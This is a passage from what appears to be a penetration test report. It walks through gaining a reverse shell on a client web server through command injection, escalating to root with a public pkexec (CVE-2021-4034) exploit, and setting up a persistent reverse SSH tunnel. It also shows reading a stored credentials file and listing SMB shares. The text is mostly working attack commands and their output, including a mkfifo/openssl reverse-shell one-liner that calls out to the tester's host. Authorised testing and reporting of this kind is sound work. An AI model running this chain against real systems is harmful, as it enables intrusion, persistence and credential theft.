```

Response


```
HTTP/2 200 OK
Date: Fri, 11 Feb 2022 22:52:43 GMT
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 48
Server: Apache
X-Powered-By: PHP/5.6.40
Set-Cookie: classifieds=l7ohvrdo1tcakiurha2kt71fp2;
path=/
Expires: Fri, 11 Feb 2022 22:52:42 GMT
Cache-Control: no-cache, must-revalidate,
post-check=0, pre-check=0
Pragma: no-cache
Last-Modified: Fri, 11 Feb 2022 22:52:42 GMT
X-Ua-Compatible: IE=edge

uid=48(apache) gid=48(apache) groups=48(apache)
```

9 REVERSE SHELL ACCESS


Since I already had network connectivity to the NFS server, I setup a reverse shell to connect through that server. I ran the following commands to setup a private key and certificate with OpenSSL and used OpenSSL's s_server to wait for the incoming shell.

```
root@localhost:/osec# openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes
Generating a RSA private key
............................................................................++++
...............++++
writing new private key to 'key.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
root@localhost:/osec# openssl s_server -quiet -key key.pem -cert cert.pem -port 443
```

Then I switched over to Burp Suite to trigger the shell connection.



```
GET /classifieds/bg?id=1&a=load_table&type=1&opt=1&json=
[redacted]
%38%25%37%30%25%36%63%25%36%66%25%36%39%25%37%34%25%32%32%25%37%64 HTTP/2
Host: [redacted]
User-Agent: curl/7.74.0
Accept: */*
Content-Length: 110

mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl s_client -quiet -connect [redacted] /tmp/s; rm /tmp/s
```



```
root@localhost:/osec# openssl s_server -quiet -key key.pem -cert cert.pem -port 443
sh: no job control in this shell
sh-4.1$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet             scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP qlen 1000
    link/ether                   brd ff:ff:ff:ff:ff:ff
    inet                 brd               scope global eth7
    inet6                                 scope link
       valid_lft forever preferred_lft forever
sh-4.1$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
sh-4.1$ pwd
pwd
/sites/classifieds
sh-4.1$
```

10 PRIVILEGE ESCALATION

I did some research earlier, having read the /proc/version file through the LFI exploit, the 2.6.32-754.39.1.el6 kernel version was released in April of 2021. Two kernel updates are missing on the system, from July 2021 and January 2022. This indicates that the server is behind on security update by several months.

My first step after getting shell access was to look for ways to elevate privileges on the system. Running a find command to get all the SUID binaries on the system returned the following results.

```
sh-4.1$ find / -perm -4000 -ls 2>/dev/null
find / -perm -4000 -ls 2>/dev/null
652885   36 -rwsr-xr-x   1 root     root        34904 Nov 28  2017 /bin/su
652866   76 -rwsr-xr-x   1 root     root        77560 Dec  5  2017 /bin/mount
652834   36 -rwsr-xr-x   1 root     root        36488 Dec  7  2016 /bin/ping6
652817   40 -rwsr-xr-x   1 root     root        38520 Dec  7  2016 /bin/ping
652845   56 -rwsr-xr-x   1 root     root        53480 Dec  5  2017 /bin/umount
130947   36 -rwsr-xr-x   1 root     root        34840 Dec 20  2016 /sbin/unix_chkpwd
131005  124 -rwsr-xr-x   1 root     root       125408 Mar  2  2020 /sbin/mount.nfs
130693   12 -rwsr-xr-x   1 root     root        10272 Dec 20  2016 /sbin/pam_timestamp_check
271381   48 -rwsr-x---   1 root     dbus        46296 Jul  8  2019 /lib64/dbus-1/dbus-daemon-launch-helper
811367  252 -rwsr-xr-x   1 root     root       257824 Mar 20  2019 /usr/libexec/openssh/ssh-keysign
1048194   16 -rwsr-xr-x   1 root     root        14368 Feb  5  2019 /usr/libexec/polkit-1/polkit-agent-helper-1
797650   12 -rwsr-xr-x   1 abrt     abrt        10296 Jan 24  2018 /usr/libexec/abrt-action-install-debuginfo-
to-abrt-cache
790395   16 -rws--x--x   1 root     root        14704 Apr 15  2019 /usr/libexec/pt_chown
814176  124 ---s--x--x   1 root     root       123832 Jan 22  2021 /usr/bin/sudo
792312   32 -rwsr-xr-x   1 root     root        30768 Nov  2  2015 /usr/bin/passwd
811628   56 -rwsr-xr-x   1 root     root        54464 Oct 18  2016 /usr/bin/at
788286   60 -rwsr-xr-x   1 root     root        59408 Nov 22  2016 /usr/bin/ksu
786535   76 -rwsr-xr-x   1 root     root        75640 Feb  9  2016 /usr/bin/gpasswd
818434 2388 -rwsr-xr-x   1 root     root      2442504 Nov  2  2020 /usr/bin/Xorg
788907   72 -rwsr-xr-x   1 root     root        70480 Feb  9  2016 /usr/bin/chage
805236   40 -rwsr-xr-x   1 root     root        40240 Feb  9  2016 /usr/bin/newgrp
789339   24 -rwsr-xr-x   1 root     root        22544 Feb  5  2019 /usr/bin/pkexec
802655   20 -rws--x--x   1 root     root        20056 Dec  5  2017 /usr/bin/chsh
798055   52 -rwsr-xr-x   1 root     root        51784 Jul 22  2016 /usr/bin/crontab
798217   20 -rws--x--x   1 root     root        20184 Dec  5  2017 /usr/bin/chfn
793189  180 ---s--x---   1 root     stapusr    183072 Feb 27  2018 /usr/bin/staprun
1437304   16 -r-sr-xr-x   1 root     root        13628 Apr  9  2020 /usr/lib/vmware-tools/bin32/vmware-user-
suid-wrapper
1438211   16 -r-sr-xr-x   1 root     root        14320 Apr  9  2020 /usr/lib/vmware-tools/bin64/vmware-user-
suid-wrapper
812533   16 -r-s--x---   1 root     apache      13984 Feb 19  2018 /usr/sbin/suexec
811513   12 -rwsr-xr-x   1 root     root         9000 Apr 27  2018 /usr/sbin/usernetctl
812214   44 -rws--x--x   1 root     root        42384 Feb 25  2010 /usr/sbin/userhelper
```

I noticed that pkexec is set with SUID permissions. A recent privilege escalation vulnerability was discovered with pkexec that required a security update, or removal of the SUID permissions, in order to mitigate. I found a public exploit on GitHub (https://github.com/arthepsy/CVE-2021-4034) cloned it on the NFS server, created a writable /osec/tmp folder so the remote server can create files, and then compiled the POC on the remote server. This allowed root access on the server.

```
sh-4.1$ pwd
pwd
/sites/classifieds
sh-4.1$ cd /net/[redacted]/osec/tmp
cd /net/[redacted]/osec/tmp
sh-4.1$ gcc ../CVE-2021-4034/cve-2021-4034-poc.c -o poc
gcc ../CVE-2021-4034/cve-2021-4034-poc.c -o poc
sh-4.1$ ./poc
./poc
rm: cannot remove `GCONV_PATH=./pwnkit': Permission denied
rm: cannot remove `pwnkit/pwnkit.so': Permission denied
rm: cannot remove `pwnkit/pwnkit.c': Permission denied
rm: cannot remove `pwnkit/gconv-modules': Permission denied
id
uid=0(root) gid=0(root) groups=0(root),48(apache)
```

11 POST EXPLOITATION

Now that I had root privileges on the server, I wanted to improve my connection and look for valuable information to prove impact. Checking the /root home directory, the /root/.ssh folder was fully configured and had multiple entries in authorized_keys and known_hosts. I decided that since the root user has ssh keys already, and they are trusted to access localhost, I would create a reverse ssh tunnel back to my NFS server, and then use the root user's ssh keys to ssh into the server.

```
cd /root
r.p
ls -l .ssh
total 24
-rw-------  1 root root 3537 Apr 14  2020 authorized_keys
-rw-------  1 root root 1675 Oct 13  2011 id_rsa
-rw-r--r--  1 root root  402 Oct 13  2011 id_rsa.pub
-rw-r--r--. 1 root root 8486 Feb 22  2020 known_hosts
cat .ssh/known_hosts
localhost ssh-rsa
[redacted]
<snipped>
```

On the NFS server, I created an sshfw user account and added the target's /root/.ssh/id_rsa.pub to the /home/sshfw/.ssh/authorized_keys file. Then I added the following to the /etc/ssh/
sshd config:

```
Match User sshfw
  AllowTcpForwarding yes
  ForceCommand /bin/false
```

Back on the target server, I ran the following to start the reverse tunnel:

```
nohup ssh -i /root/.ssh/id_rsa -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no -N -R
2222:[redacted] sshfw@[redacted]
Warning: Permanently added '[redacted]' (RSA) to the list of known hosts.
```

Then from my parrot virtual machine, I established an SSH tunnel to the NFS server on Linode.

```
root@parrot:~$ ssh -L 2222:[redacted] root@[redacted]
Linux localhost 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Feb 14 15:37:37 2022 from [redacted]
root@localhost:~#
```

Then I was able to ssh from my parrot virtual machine, through both tunnels, onto the target server as root with the following command:

```
root@parrot:~$ ssh -i /root/ClientTarget.com/.ssh/id_rsa -p 2222 root@[redacted]
```

With ssh access, and a persistent tunnel back into the server, I spent some time looking for information to show impact. The two mounted CIFS directories required authentication, which was stored in the /root/.appdev.cred file.


```
[root@[redacted]~]# cat /root/.appdev.cred
username=[redacted]
password=[redacted]
domain=[redacted]
```

I also checked the remote CIFS server to see if more shares are available.

```
[root@[redacted] ~]# smbclient -L //ClientTarget.com/
Enter root's password:
Anonymous login successful
Domain=[[redacted]] OS=[SpinStream2] Server=[Windows 2000 Lan Manager]

        Sharename       Type      Comment
        ---------       ----      -------
        nas7_news_xfer2 Disk
        xfercluster_sftpftp Disk
        xfercluster_sftp Disk
        xfercluster_root Disk
        xfercluster_ftp Disk
        winvol2         Disk
<snipped>
```

I also had write access to the /mnt/pub_www share as root. This turned out to be for the ftp.ClientTarget.com server, and the file created is accessible through that website.

```
[root@[redacted] pub_www]# date > [redacted].txt
```



```
GET
/osec-e1811c7493a54ae49916f2bf320bae427ca1d
781.txt HTTP/2
Host: [redacted]
Cookie: __zlcmid=18MkgDGo21Kmhe2;
redirectToPWA=true; ajs_user_id=null;
ajs_group_id=null; ajs_anonymous_id=
%22863c140a-4e43-4a31-b205-cf6810aa3696%22;
 visid_incap_2232113=
OGxEeBQRTi2kYi9ngISd3uE9/GEAAAAAQUIPAAAAAAD
ofs3Qquxbm4KgiGizLxU1; _cs_c=1; _CT_RS_ =
```

```
HTTP/2 200 OK
Date: Mon, 14 Feb 2022 19:57:48 GMT
Content-Type: text/plain; charset=UTF-8
Content-Length: 29
Server: Apache/2.2.15 (Red Hat)
Last-Modified: Mon, 14 Feb 2022 19:56:40 GMT
Etag: "4ab3da1-1d-5d7ffd09e84ba"
Accept-Ranges: bytes

Mon Feb 14 14:56:40 EST 2022
```